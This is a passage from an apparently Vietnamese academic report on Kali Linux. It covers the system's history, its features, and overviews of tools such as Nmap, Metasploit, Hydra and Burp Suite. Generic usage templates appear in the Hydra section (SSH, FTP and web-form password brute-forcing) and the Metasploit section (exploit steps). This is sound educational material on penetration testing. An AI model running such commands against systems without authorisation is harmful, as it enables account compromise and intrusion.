  - + Tổ chức và mạch lạc hơn: Cấu trúc của hệ điều hành được thiết kế một cách hệ thống và tối ưu, giúp người dùng dễ dàng quản lý và triển khai các công cụ.
- Cộng đồng và hỗ trợ
  - + Thúc đẩy một cộng đồng lớn hơn: Sự đổi mới từ BackTrack sang Kali Linux đã tạo động lực phát triển một cộng đồng người dùng và nhà phát triển đông đảo, đóng góp vào sự cải tiến liên tục của hệ điều hành.
  - + Tài liệu và hỗ trợ tốt hơn: Kali Linux đi kèm với tài liệu chi tiết và hệ thống hỗ trợ mạnh mẽ, giúp người dùng nhanh chóng làm quen và sử dụng hiệu quả hệ điều hành.
  - + Cộng đồng của Kali Linux đóng vai trò quan trọng trong việc phát triển và phổ biến hệ điều hành. Tài liệu chi tiết, diễn đàn và các khóa học trực

tuyến giúp người dùng dễ dàng tiếp cận và khai thác tối đa hệ điều hành này.

- Đội ngũ phát triển
  - + Kali Linux được phát triển bởi Offensive Security, đội ngũ đứng sau thành công của BackTrack. Sự chuyển đổi này là minh chứng cho tầm nhìn dài hạn của Offensive Security trong việc tạo ra một nền tảng toàn diện cho kiểm thử bảo mật.

#### 2.4.2. Quá Trình Phát Triển

Quá trình phát triển Kali Linux từ BackTrack được thực hiện một cách bài bản qua nhiều bước quan trọng, đảm bảo hệ điều hành mới không chỉ kế thừa những ưu điểm của BackTrack mà còn khắc phục các hạn chế và mở rộng thêm nhiều tính năng mới. Trước tiên, đội ngũ phát triển đã tiến hành nghiên cứu và đánh giá toàn diện về BackTrack để nhận diện rõ những điểm mạnh và điểm yếu. Kết quả nghiên cứu này đã giúp xác định các cải tiến cần thiết, từ đó xây dựng một kế hoạch phát triển chi tiết với các mục tiêu cụ thể về tính năng, hiệu suất và khả năng mở rộng.

Kế hoạch phát triển tập trung vào việc thiết kế lại kiến trúc hệ thống, dựa trên nền tảng Debian, để đảm bảo sự ổn định và linh hoạt cao hơn. Trong giai đoạn phát triển, Kali Linux không chỉ giữ lại các công cụ bảo mật nổi bật từ BackTrack mà còn tích hợp thêm nhiều công cụ mới, phản ánh những thay đổi nhanh chóng trong ngành bảo mật thông tin. Đội ngũ phát triển luôn cập nhật và bổ sung các công cụ tiên tiến nhất, đồng thời áp dụng mô hình phát hành liên tục để người dùng luôn có thể sử dụng phiên bản mới nhất với các bản vá bảo mật kịp thời.


Trước khi phát hành chính thức, Kali Linux đã trải qua quá trình kiểm thử nghiêm ngặt để đảm bảo tính ổn định, bảo mật và hiệu suất tối ưu. Các phiên bản beta được phát hành cho cộng đồng dùng thử, qua đó thu thập phản hồi để cải thiện chất lượng sản phẩm. Từ lần phát hành đầu tiên vào năm 2013, Kali Linux tiếp tục được cập nhật thường xuyên, với các bản vá bảo mật, cải tiến tính năng, và bổ sung các công cụ mới.

Bên cạnh việc phát triển hệ điều hành, Offensive Security và đội ngũ phát triển đã xây dựng hệ sinh thái mạnh mẽ cho Kali Linux với tài liệu chi tiết, diễn đàn hỗ trợ, và các khóa đào tạo. Cộng đồng mã nguồn mở cũng góp phần quan trọng trong việc phát triển và cải tiến hệ điều hành. Tất cả những yếu tố này đã giúp Kali Linux trở thành một công cụ tiêu chuẩn và phổ biến trong lĩnh vực kiểm thử bảo mật.

## CHƯƠNG 3: TỔNG QUAN VỀ KALI LINUX VÀ CÁC CÔNG CỤ KIỂM THỦ BẢO MẬT

### 3.1. Tổng quan về Kali Linux

#### 3.1.1. Kali Linux là gì?



Hình 3.1. Giao diện Kali Linux

Kali Linux (trước đây gọi là BackTrack Linux) là một bản phân phối Linux mã nguồn mở, dựa trên Debian cho phép người dùng thực hiện thử nghiệm thâm nhập nâng cao và kiểm toán bảo mật. Nó chạy trên nhiều nền tảng và được cung cấp miễn phí và có thể truy cập được cho cả chuyên gia bảo mật thông tin và người đam mê. Bản phân phối này có hàng trăm công cụ, cấu hình và tập lệnh với các sửa đổi dành riêng cho từng ngành, cho phép người dùng tập trung vào các nhiệm vụ như giám định máy tính, kỹ thuật đảo ngược và phát hiện lỗ hổng, thay vì xử lý các hoạt động không liên quan.

Bản phân phối này được thiết kế riêng cho nhu cầu của những người kiểm tra thâm nhập có kinh nghiệm, do đó tất cả tài liệu trên trang web này đều giả định rằng bạn có kiến thức trước và quen thuộc với hệ điều hành Linux nói chung.

### **3.1.2. Lịch sử phát triển của Kali Linux**

Kali Linux là một hệ điều hành kiểm thử nhằm mục đích an ninh, được xây dựng dựa trên nhiều năm kinh nghiệm và kiến thức từ các dự án trước. Với đội ngũ phát triển nhỏ nhưng đầy tài năng, Kali Linux đã phát triển qua một chặng đường dài từ những dự án đầu tiên cho đến khi trở thành hệ điều hành bảo mật hàng đầu hiện nay.

- Whoppix (2004) - Dự án đầu tiên

Dự án đầu tiên trong hành trình của Kali Linux là Whoppix, một hệ điều hành dựa trên Knoppix. Whoppix mang đến cho người dùng một bộ công cụ kiểm thử bảo mật tích hợp sẵn và đã phát hành các phiên bản từ v2.0 đến v2.7. Tên gọi Whoppix là sự kết hợp của "WhiteHat" (những hacker mũ trắng) và Knoppix (hệ điều hành nền).

- + Ngày phát hành: 30/08/2004
- + Cơ sở hệ điều hành: Knoppix
- WHAX (2005) - Tiếp nối whoppix

Với sự thay đổi nền tảng từ Knoppix sang Slax, WHAX (WhiteHat Slax) đã được ra đời vào năm 2005. WHAX tiếp tục kế thừa những tính năng của Whoppix và mở rộng chúng. Phiên bản đầu tiên của WHAX là v3.0.

- + Ngày phát hành: 17/07/2005
- + Cơ sở hệ điều hành: Slax
- BackTrack (2006) - Hợp nhất whax và auditor

Sau khi WHAX phát triển, một hệ điều hành bảo mật khác có tên Auditor Security Collection (hay Auditor) cũng được xây dựng trên nền Knoppix. Để tận dụng những thế mạnh của cả hai hệ điều hành, WHAX và Auditor đã được hợp nhất, tạo thành BackTrack. Ban đầu, BackTrack sử dụng Slackware từ phiên bản 1 đến 3, nhưng sau đó đã chuyển sang Ubuntu từ phiên bản 4 đến 5.

- Kali Linux (2013) - Sự ra đời của Kali Linux

Vào năm 2013, với kinh nghiệm từ BackTrack và các dự án trước đó, Kali Linux được phát hành chính thức. Kali Linux bắt đầu sử dụng Debian 7 (Wheezy) làm nền

tảng và sau đó chuyển sang Debian Testing khi Kali trở thành hệ điều hành liên tục cập nhật (rolling release).

- + Ngày phát hành: 13/03/2013
- + Cơ sở hệ điều hành: Debian 7 (Wheezy)
- Kali Linux v2 (Sana) và các cập nhật

Vào tháng 8 năm 2015, Kali Linux v2 (Sana) được phát hành, tiếp tục sử dụng Debian 8 (Jessie) làm nền tảng. Kali Linux cũng bắt đầu phát hành các phiên bản rolling (cập nhật liên tục) để đảm bảo người dùng luôn có được các công cụ bảo mật mới nhất.

- + Ngày phát hành: 11/08/2015
- + Cơ sở hệ điều hành: Debian 8 (Jessie)
- Kali Linux Rolling

Vào tháng 1 năm 2016, Kali Linux chuyển sang mô hình rolling release, với các bản cập nhật không ngừng. Kali tiếp tục sử dụng Debian Testing làm nền tảng để có thể cung cấp các tính năng và công cụ kiểm thử bảo mật mới nhất.

- + Ngày phát hành: 16/01/2016
- + Cơ sở hệ điều hành: Debian Testing

Bảng 3.1. Tổng hợp các phiên bản của BackTrack và Kali Linux

Ngày Phát Hành	Tên Phiên Bản	Cơ Sở Hệ Điều Hành
30/08/2004	Whoppix v2	Knoppix
17/07/2005	WHAX v3	Slax
26/05/2006	BackTrack v1	Slackware Live CD 10.2.0
06/03/2007	BackTrack v2	Slackware Live CD 11.0.0
19/06/2008	BackTrack v3	Slackware Live CD 12.0.0

Bảng 3.1. Tổng hợp các phiên bản của BackTrack và Kali Linux

09/01/2010	BackTrack v4 (Pwnsauce)	Ubuntu 8.10 (Intrepid Ibex)
10/05/2011	BackTrack v5 (Revolution)	Ubuntu 10.04 (Lucid Lynx)
13/03/2013	Kali Linux v1 (Moto)	Debian 7 (Wheezy)
11/08/2015	Kali Linux v2 (Sana)	Debian 8 (Jessie)
16/01/2016	Kali Linux Rolling	Debian Testing

### 3.1.3. Tính Năng Nổi Bật của Kali Linux

Kali Linux là một trong những hệ điều hành hàng đầu được thiết kế đặc biệt cho lĩnh vực kiểm thử bảo mật và thâm nhập mạng. Với nền tảng mạnh mẽ, hệ điều hành này không chỉ cung cấp các công cụ chuyên dụng mà còn mang đến một loạt tính năng ưu việt, đảm bảo tính linh hoạt và hiệu quả trong các tác vụ bảo mật thông tin. Dưới đây là những tính năng nổi bật của Kali Linux:

- Miễn phí hoàn toàn và mãi mãi
  - + Kali Linux được cung cấp miễn phí và cam kết duy trì mô hình này.
  - + Người dùng không bao giờ phải trả phí để sử dụng hay truy cập các công cụ và tính năng của hệ điều hành. Điều này đảm bảo rằng mọi người, từ cá nhân đến tổ chức, đều có cơ hội tiếp cận các công cụ bảo mật hàng đầu mà không gặp rào cản về chi phí.
- Nguồn mở với cây git công khai
  - + Kali Linux được phát triển theo mô hình mã nguồn mở, với cây Git công khai để mọi người có thể truy cập.
  - + Điều này không chỉ tăng tính minh bạch mà còn cho phép cộng đồng kiểm tra, tinh chỉnh và đóng góp để cải thiện hệ điều hành. Người dùng cũng có thể xây dựng lại các gói để đáp ứng nhu cầu cá nhân.

- Tuân thủ tiêu chuẩn phân cấp hệ thống tập tin (FHS)
  - + Kali Linux tuân thủ nghiêm ngặt các tiêu chuẩn FHS, giúp người dùng dễ dàng tìm kiếm và quản lý các tệp nhị phân, thư viện và các tệp hỗ trợ khác.
  - + Giúp người dùng Linux quen thuộc nhanh chóng làm quen với hệ điều hành này.
- Hỗ trợ nhiều thiết bị và phần cứng
  - + Hệ điều hành hỗ trợ đa dạng các thiết bị phần cứng, bao gồm cả các thiết bị không dây và USB. Đảm bảo Kali Linux có thể hoạt động hiệu quả trên nhiều môi trường và cấu hình phần cứng khác nhau.
- Hạt nhân tùy chỉnh với bản vá chống tấn công
  - + Hạt nhân của Kali Linux được tùy chỉnh và vá đặc biệt để hỗ trợ các công cụ kiểm thử xâm nhập, đặc biệt là trong các đánh giá bảo mật không dây. Điều này giúp hệ điều hành duy trì khả năng bảo mật cao và sẵn sàng đáp ứng các yêu cầu phức tạp của người dùng chuyên nghiệp.
- Phát triển trong môi trường an toàn
  - + Kali Linux được phát triển bởi một nhóm nhỏ các chuyên gia được chọn lọc kỹ càng. Tất cả thay đổi và đóng góp đều tuân thủ nghiêm ngặt các giao thức bảo mật, đảm bảo tính toàn vẹn và an toàn của hệ điều hành.
- Ký GPG trên các gói và kho lưu trữ
  - + Tất cả các gói trong Kali Linux đều được ký bằng GPG để xác minh danh tính của nhà phát triển và tính toàn vẹn của gói. Các kho lưu trữ cũng được ký để đảm bảo các gói cài đặt từ kho lưu trữ là an toàn và đáng tin cậy.
- Hỗ trợ đa ngôn ngữ
  - + Kali Linux cung cấp hỗ trợ đa ngôn ngữ, giúp người dùng từ khắp nơi trên thế giới có thể làm việc bằng ngôn ngữ mẹ đẻ của họ. Điều này không chỉ tăng cường tính thân thiện với người dùng mà còn mở rộng đối tượng sử dụng.

- Khả năng tùy chỉnh cao
  - + Hệ điều hành cho phép người dùng tùy chỉnh linh hoạt, từ các công cụ sử dụng đến việc thay đổi hạt nhân. Điều này phù hợp với những người dùng muốn cá nhân hóa trải nghiệm của mình hoặc cần một phiên bản tối ưu hóa cho mục đích cụ thể.
- Hỗ trợ ARMEL và ARMHF
  - + Với sự phát triển của các thiết bị ARM như Raspberry Pi và BeagleBone Black, Kali Linux đã mở rộng hỗ trợ cho các nền tảng này.
  - + Các công cụ ARM được tích hợp vào hệ điều hành, giúp người dùng triển khai Kali Linux trên nhiều loại thiết bị ARM khác nhau mà không gặp khó khăn.
- Cập nhật và bổ sung liên tục
  - + Kali Linux luôn được cập nhật thường xuyên để cải thiện hiệu suất, vá lỗi và bổ sung công cụ mới. Điều này giúp hệ điều hành luôn phù hợp với yêu cầu hiện đại của ngành bảo mật thông tin.

### **3.2. Các công cụ kiểm thử bảo mật quan trọng trong Kali Linux**

#### **3.2.1. Nmap – Quét mạng và phát hiện dịch vụ**

Nmap (Network Mapper) là một công cụ quét mạng mã nguồn mở phổ biến, được sử dụng rộng rãi để kiểm tra và đánh giá bảo mật mạng. Công cụ này cho phép quản trị viên mạng và chuyên gia an ninh phát hiện các thiết bị kết nối, dịch vụ đang hoạt động, và các cổng mở trong một hệ thống.

- Tính năng chính:
  - + Xác định các thiết bị và máy chủ đang hoạt động.
  - + Kiểm tra các cổng mạng (mở, đóng, lọc).
  - + Phát hiện phiên bản dịch vụ (VD: Apache 2.4.41).
  - + Phân tích hệ điều hành dựa trên dấu hiệu mạng.
  - + Tích hợp các script quét bảo mật với Nmap Scripting Engine (NSE) để phát hiện các lỗ hổng cụ thể.

- Cách sử dụng cơ bản
  - + Quét mạng đơn giản để kiểm tra các cổng mở: nmap <IP hoặc tên miền>
  - + Quét toàn bộ cổng (1-65535): nmap -p- <IP>
  - + Phát hiện hệ điều hành và phiên bản dịch vụ: nmap -A <IP>
  - + Quét với NSE để phát hiện lỗ hổng: nmap --script <tên\_script> <IP>
  - + Ví dụ: Quét lỗ hổng SMB: nmap --script smb-vuln-\* <IP>
- Ưu và nhược điểm
  - + Ưu điểm:
    - o Đa năng: Có thể sử dụng để phát hiện thiết bị, dịch vụ, hệ điều hành, và lỗ hổng.
    - o Mã nguồn mở và miễn phí: Phù hợp với mọi đối tượng, từ người mới bắt đầu đến chuyên gia.
    - o Hiệu suất cao: Quét nhanh với các chế độ như quét SYN và hỗ trợ quét đa luồng.
    - o Cộng đồng hỗ trợ mạnh mẽ: Nhiều tài liệu, hướng dẫn, và script được chia sẻ.
  - + Nhược điểm:
    - o Khó sử dụng với người mới: Số lượng tùy chọn lớn, đòi hỏi kiến thức mạng và kỹ năng sử dụng dòng lệnh.
    - o Dễ bị phát hiện: Hệ thống IDS/IPS có thể ghi nhận và chặn các quét của Nmap.
    - o Tốn thời gian: Khi quét mạng lớn hoặc sử dụng các tùy chọn chi tiết, quá trình có thể kéo dài.
- Ứng dụng thực tế
  - + Quản trị mạng: Phát hiện và kiểm kê các thiết bị kết nối trong mạng nội bộ.
  - + Kiểm tra bảo mật: Tìm kiếm các cổng mở, dịch vụ không an toàn và cấu hình sai.

- + Giám sát hệ thống: Phát hiện thiết bị không xác định hoặc trái phép trong mạng.
- + Hỗ trợ điều tra sự cố: Xác định các điểm yếu sau sự cố an ninh mạng.

### **3.2.2. Metasploit – Khung khai thác lỗ hổng**

Metasploit Framework là công cụ kiểm thử xâm nhập hàng đầu, giúp chuyên gia bảo mật phát hiện và khai thác lỗ hổng trong hệ thống. Công cụ này không chỉ cho phép thực hiện các cuộc tấn công mà còn hỗ trợ kiểm tra sau khai thác để đánh giá mức độ xâm nhập.

- Tính năng chính:
  - + Khai thác tự động: Thư viện hàng nghìn module khai thác được tích hợp sẵn.
  - + Payload linh hoạt: Các mã payload (VD: reverse shell, meterpreter) được tạo tự động để kiểm soát hệ thống mục tiêu.
  - + Tích hợp post-exploitation: Kiểm tra hệ thống sau khi khai thác để xác định thêm thông tin nhạy cảm hoặc điểm yếu khác.
  - + Hỗ trợ module tùy chỉnh: Người dùng có thể tạo và thử nghiệm module mới.
- Cách sử dụng cơ bản
  - + Khởi động Metasploit: msfconsole
  - + Tìm kiếm module phù hợp: search <dịch vụ hoặc CVE>
  - + Chọn và cấu hình module:
    - o use <module>
    - o set <tham số> <giá trị>
  - + Thực hiện khai thác: exploit
- Ưu và nhược điểm
  - + Ưu điểm:
    - o Khả năng tùy chỉnh cao: Người dùng có thể dễ dàng tích hợp thêm module khai thác mới.
    - o Hỗ trợ đa nền tảng: Sử dụng trên Linux, Windows, macOS.

- Cộng đồng lớn: Cập nhật thường xuyên và hỗ trợ tốt.
- Giao diện thân thiện: Giao diện dòng lệnh dễ sử dụng, tích hợp Armitage cho giao diện đồ họa.
- + Nhược điểm:
  - Tiềm năng bị lạm dụng: Có thể sử dụng vào mục đích xấu.
  - Đòi hỏi kiến thức chuyên sâu: Không phù hợp với người không có nền tảng an ninh mạng.
  - Hiệu suất giảm: Với mạng lớn hoặc hệ thống phức tạp, quá trình khai thác có thể gặp lỗi.
- Ứng dụng thực tế
  - + Thủ nghiệm lỗ hổng: Kiểm tra tính dễ khai thác của các lỗ hổng đã biết.
  - + Nghiên cứu an ninh: Nghiên cứu và phát triển các kỹ thuật tấn công/phòng thủ.
  - + Huấn luyện: Đào tạo nhân viên an ninh mạng về cách phát hiện và ngăn chặn khai thác.
  - + Kiểm tra khả năng phòng thủ: Đánh giá độ hiệu quả của các giải pháp bảo mật hiện tại.

### **3.2.3. Wireshark – Phân tích lưu lượng mạng**

Wireshark là công cụ phân tích lưu lượng mạng mã nguồn mở phổ biến nhất, cho phép quản trị viên và chuyên gia bảo mật kiểm tra, ghi lại, và phân tích các gói tin đi qua mạng. Công cụ này cực kỳ hữu ích trong việc phát hiện sự cố mạng và lỗ hổng bảo mật.

- Tính năng chính:
  - + Hỗ trợ phân tích hàng nghìn giao thức mạng (HTTP, TCP, UDP, DNS...).
  - + Lọc và tìm kiếm gói tin theo tiêu chí cụ thể (IP, giao thức, cổng...).
  - + Giải mã lưu lượng được mã hóa (VD: TLS/SSL nếu có khóa giải mã).
  - + Hỗ trợ xuất dữ liệu và tạo báo cáo chi tiết.
  - + Giao diện đồ họa dễ sử dụng, hỗ trợ đa nền tảng.

- Cách sử dụng cơ bản
  - + Bắt đầu chụp lưu lượng:
    - o Chọn giao diện mạng (Wi-Fi, Ethernet...) và nhấn "Start Capture".
  - + Lọc dữ liệu:
    - o Lọc theo IP: ip.addr == <địa chỉ IP>
    - o Lọc theo giao thức: http hoặc tcp
- Phân tích gói tin cụ thể:
  - + Chọn gói tin cần phân tích và xem chi tiết nội dung trong phần "Packet Details".
  - + Xuất và chia sẻ dữ liệu:
  - + Lưu dữ liệu dưới dạng file .pcap để phân tích sau.
- Ưu và nhược điểm
  - + Ưu điểm:
    - o Mạnh mẽ và miễn phí: Hỗ trợ nhiều giao thức và nền tảng.
    - o Tính năng phân tích chi tiết: Có thể giải mã và hiển thị đầy đủ thông tin gói tin.
    - o Hỗ trợ giao diện đồ họa: Dễ sử dụng với người mới bắt đầu.
    - o Tương thích tốt: Hoạt động trên nhiều hệ điều hành và thiết bị.
  - + Nhược điểm:
    - o Quá tải dữ liệu: Khi phân tích mạng lớn, dữ liệu thu thập có thể khó quản lý.
    - o Không phù hợp để giám sát thời gian thực: Wireshark chủ yếu để phân tích sau chứ không phải công cụ giám sát liên tục.
    - o Yêu cầu quyền quản trị viên: Cần quyền root hoặc admin để bắt lưu lượng.
- Ứng dụng thực tế
  - + Khắc phục sự cố mạng: Phân tích các vấn đề như mất gói, trễ mạng, hoặc cấu hình sai.

- + Phát hiện tấn công mạng: Xác định các hành vi đáng ngờ như quét mạng hoặc lưu lượng độc hại.
- + Đào tạo và nghiên cứu: Giúp sinh viên và chuyên gia hiểu sâu hơn về các giao thức mạng.
- + Giám sát lưu lượng nội bộ: Đảm bảo dữ liệu lưu thông trong mạng an toàn.

#### **3.2.4. Nessus – Quét lỗ hổng bảo mật**

Nessus là một trong những công cụ quét lỗ hổng bảo mật phổ biến nhất, giúp chuyên gia bảo mật xác định các vấn đề trong hệ thống, như cấu hình sai hoặc lỗ hổng phần mềm. Công cụ này được phát triển bởi Tenable và hỗ trợ cả môi trường doanh nghiệp lẫn cá nhân.

- Tính năng chính:
  - + Quét đa dạng: Hỗ trợ quét mạng, ứng dụng, thiết bị IoT, cơ sở dữ liệu, và hệ điều hành.
  - + Phát hiện lỗ hổng đã biết: Dựa trên cơ sở dữ liệu CVE và plugin cập nhật thường xuyên.
  - + Đánh giá cấu hình: Kiểm tra các thiết lập sai trong hệ thống.
  - + Báo cáo chi tiết: Xuất báo cáo dưới dạng PDF hoặc HTML.
  - + Tích hợp API: Kết nối với các công cụ khác để tự động hóa quy trình.
- Cách sử dụng cơ bản
  - + Khởi động Nessus: Cài đặt và truy cập qua trình duyệt (thường là <https://localhost:8834>).
  - + Tạo quy trình quét (Scan):
    - Chọn loại quét (VD: Basic Network Scan, Web Application Scan).
    - Cấu hình IP hoặc dải địa chỉ cần quét.
  - + Thực hiện quét: Nhấn "Start" và chờ kết quả.
  - + Phân tích kết quả:
    - Xem danh sách lỗ hổng và mức độ nghiêm trọng (Critical, High, Medium, Low).
    - Xuất báo cáo nếu cần.

- Ưu và nhược điểm
  - + Ưu điểm:
    - o Độ chính xác cao: Cơ sở dữ liệu lỗ hổng được cập nhật thường xuyên.
    - o Tích hợp tốt: Hỗ trợ API và nhiều nền tảng.
    - o Thân thiện với người dùng: Giao diện trực quan và hướng dẫn rõ ràng.
    - o Báo cáo chi tiết: Hữu ích cho việc lập kế hoạch khắc phục.
  - + Nhược điểm:
    - o Giới hạn ở phiên bản miễn phí: Một số tính năng cao cấp chỉ có ở phiên bản trả phí.
    - o Đòi hỏi cấu hình mạnh: Quá trình quét trên hệ thống lớn có thể tốn nhiều tài nguyên.
    - o Không phát hiện lỗ hổng zero-day: Nessus dựa vào cơ sở dữ liệu CVE đã biết.
- Ứng dụng thực tế
  - + Kiểm tra bảo mật định kỳ: Đảm bảo hệ thống được bảo vệ trước các lỗ hổng đã biết.
  - + Đánh giá tuân thủ: Xác định xem hệ thống có tuân thủ các tiêu chuẩn như PCI DSS, HIPAA không.
  - + Hỗ trợ khắc phục sự cố: Ưu tiên sửa chữa các lỗ hổng nghiêm trọng trong báo cáo.
  - + Bảo vệ hệ thống doanh nghiệp: Giảm nguy cơ bị tấn công từ bên ngoài hoặc bên trong.

### **3.2.5. Hydra – Tấn công mật khẩu**

Hydra là một công cụ mã nguồn mở mạnh mẽ dành cho các cuộc tấn công dò tìm mật khẩu bằng phương pháp brute-force hoặc dictionary attack. Công cụ này hỗ trợ nhiều giao thức và dịch vụ như SSH, FTP, HTTP, MySQL, RDP, và nhiều dịch vụ khác.

- Tính năng chính:
  - + Hỗ trợ hơn 50 giao thức và dịch vụ khác nhau.

- + Tích hợp khả năng brute-force mật khẩu mạnh mẽ và nhanh chóng.
- + Hỗ trợ song song nhiều tiến trình để tăng tốc độ tấn công.
- + Tương thích với nhiều nền tảng như Windows, Linux, macOS.
- + Hỗ trợ sử dụng từ danh sách mật khẩu tùy chỉnh (wordlist).
- Cách sử dụng cơ bản
  - + Tấn công mật khẩu SSH:
    - o hydra -l <tên người dùng> -P <file wordlist> ssh://<địa chỉ IP>
  - + Tấn công mật khẩu FTP:
    - o hydra -l <tên người dùng> -P <file wordlist> ftp://<địa chỉ IP>
  - + Tấn công mật khẩu HTTP-form (login web):
    - o hydra -l <tên người dùng> -P <file wordlist> -s <cổng> http-post-form "/<đường dẫn>:username=^USER^&password=^PASS^:F=incorrect"
- Ưu và nhược điểm
  - + Ưu điểm:
    - o Đa năng: Hỗ trợ nhiều giao thức và dịch vụ khác nhau.
    - o Tốc độ nhanh: Khả năng chạy đa luồng giúp tăng hiệu suất.
    - o Dễ sử dụng: Giao diện dòng lệnh trực quan và dễ thao tác.
    - o Tích hợp linh hoạt: Có thể kết hợp với các công cụ khác để mở rộng tính năng.
  - + Nhược điểm:
    - o Phụ thuộc vào từ điển mật khẩu: Hiệu quả của tấn công phụ thuộc nhiều vào chất lượng wordlist.
    - o Không hỗ trợ tất cả giao thức: Một số giao thức mới chưa được hỗ trợ.
    - o Có thể bị phát hiện và chặn: Các hệ thống có cơ chế bảo vệ (VD: tạm khóa tài khoản) sẽ làm giảm hiệu quả.
- Ứng dụng thực tế
  - + Kiểm tra độ mạnh mật khẩu: Xác định xem mật khẩu của người dùng có đủ an toàn hay không.

- + Thủ nghiệm an ninh dịch vụ: Kiểm tra khả năng chịu đựng của hệ thống trước các cuộc tấn công brute-force.
- + Đánh giá cấu hình bảo mật: Kiểm tra xem các hệ thống có cơ chế chống brute-force hiệu quả không.
- + Huấn luyện an ninh mạng: Giúp chuyên gia hiểu và bảo vệ hệ thống trước các cuộc tấn công mật khẩu.

### **3.2.6. OWASP ZAP – Quét lỗ hổng ứng dụng web**

OWASP ZAP (Zed Attack Proxy) là một công cụ quét và kiểm tra lỗ hổng ứng dụng web mã nguồn mở được phát triển bởi dự án OWASP (Open Web Application Security Project). Công cụ này được thiết kế để tìm kiếm và đánh giá các lỗ hổng trong ứng dụng web như SQL Injection, XSS, CSRF, và các lỗi bảo mật khác.

- Tính năng chính:
  - + Quét tự động: Phát hiện các lỗ hổng phổ biến trong ứng dụng web.
  - + Proxy trung gian: Cho phép phân tích và chỉnh sửa các yêu cầu/đáp ứng HTTP/S.
  - + Tích hợp kiểm tra thủ công: Hỗ trợ kiểm tra sâu hơn thông qua chức năng "Manual Explore".
  - + Báo cáo chi tiết: Xuất kết quả kiểm tra với mức độ nghiêm trọng của từng lỗ hổng.
  - + Hỗ trợ API: Tự động hóa quy trình kiểm tra thông qua API RESTful.
- Cách sử dụng cơ bản
  - + Cài đặt và khởi chạy ZAP: Tải từ trang chủ OWASP và chạy ứng dụng.
  - + Quét ứng dụng web:
    - Cấu hình proxy trình duyệt để định tuyến qua ZAP.
    - Thực hiện duyệt ứng dụng để ZAP thu thập thông tin.
    - Chạy chức năng "Active Scan" để tìm kiếm lỗ hổng.
  - + Kiểm tra thủ công: Sử dụng tab "Sites" và "Request/Response" để phân tích lưu lượng mạng.
  - + Xuất báo cáo: Kết quả quét có thể xuất thành PDF, XML hoặc HTML.

- **Ưu và nhược điểm**
  - + **Ưu điểm:**
    - Mã nguồn mở và miễn phí: Phù hợp với mọi mô hình tổ chức.
    - Dễ sử dụng: Có giao diện đồ họa thân thiện, phù hợp cả người mới bắt đầu.
    - Tính năng đa dạng: Kết hợp giữa quét tự động và kiểm tra thủ công.
    - Cập nhật thường xuyên: Liên tục cải tiến và bổ sung các tính năng mới.
  - + **Nhược điểm:**
    - Phạm vi hạn chế: Không hiệu quả trong việc kiểm tra ứng dụng phức tạp hoặc sử dụng công nghệ đặc thù.
    - Phụ thuộc vào cấu hình: Kết quả quét có thể không đầy đủ nếu cấu hình không đúng.
    - Không tối ưu cho mạng lớn: Khi ứng dụng có quá nhiều endpoint, ZAP có thể hoạt động chậm.
- **Ứng dụng thực tế**
  - + Kiểm tra lỗ hổng ứng dụng web: Xác định các vấn đề bảo mật trước khi triển khai ứng dụng.
  - + Phân tích lưu lượng HTTP/S: Hiểu và tối ưu hóa giao tiếp giữa client và server.
  - + Đào tạo an ninh mạng: Giúp nhân viên phát hiện và vá lỗi bảo mật trong ứng dụng web.
  - + Tích hợp CI/CD: Tự động hóa kiểm tra bảo mật trong các pipeline phát triển phần mềm.

### **3.2.7. Burp Suite – Công cụ kiểm thử bảo mật ứng dụng web**

Burp Suite là công cụ mạnh mẽ và phổ biến trong kiểm thử bảo mật ứng dụng web, được phát triển bởi PortSwigger. Nó cho phép các chuyên gia bảo mật phát hiện và khai thác các lỗ hổng bảo mật, đồng thời phân tích hành vi của ứng dụng web.

– Tính năng chính:

- + Proxy kiểm soát luồng dữ liệu: Cho phép đánh chặn và sửa đổi các yêu cầu và phản hồi HTTP/HTTPS.
- + Scanner tự động: Tích hợp bộ quét bảo mật tự động để tìm các lỗ hổng phổ biến như SQL injection, XSS, hoặc lỗi cấu hình bảo mật.
- + Intruder: Công cụ brute-force để kiểm tra tính năng xác thực, các giá trị token hoặc tham số trong ứng dụng.
- + Repeater: Thủ lại các yêu cầu HTTP với tùy chỉnh để kiểm tra phản hồi.
- + Sequencer: Phân tích mức độ ngẫu nhiên của các token bảo mật hoặc giá trị phiên.
- + Extensibility: Hỗ trợ phát triển các tiện ích bổ sung bằng cách sử dụng API.

– Cách sử dụng cơ bản:

- + Thiết lập proxy:
  - o Cấu hình trình duyệt để sử dụng proxy của Burp Suite.
  - o Bắt và phân tích yêu cầu, phản hồi từ ứng dụng web.
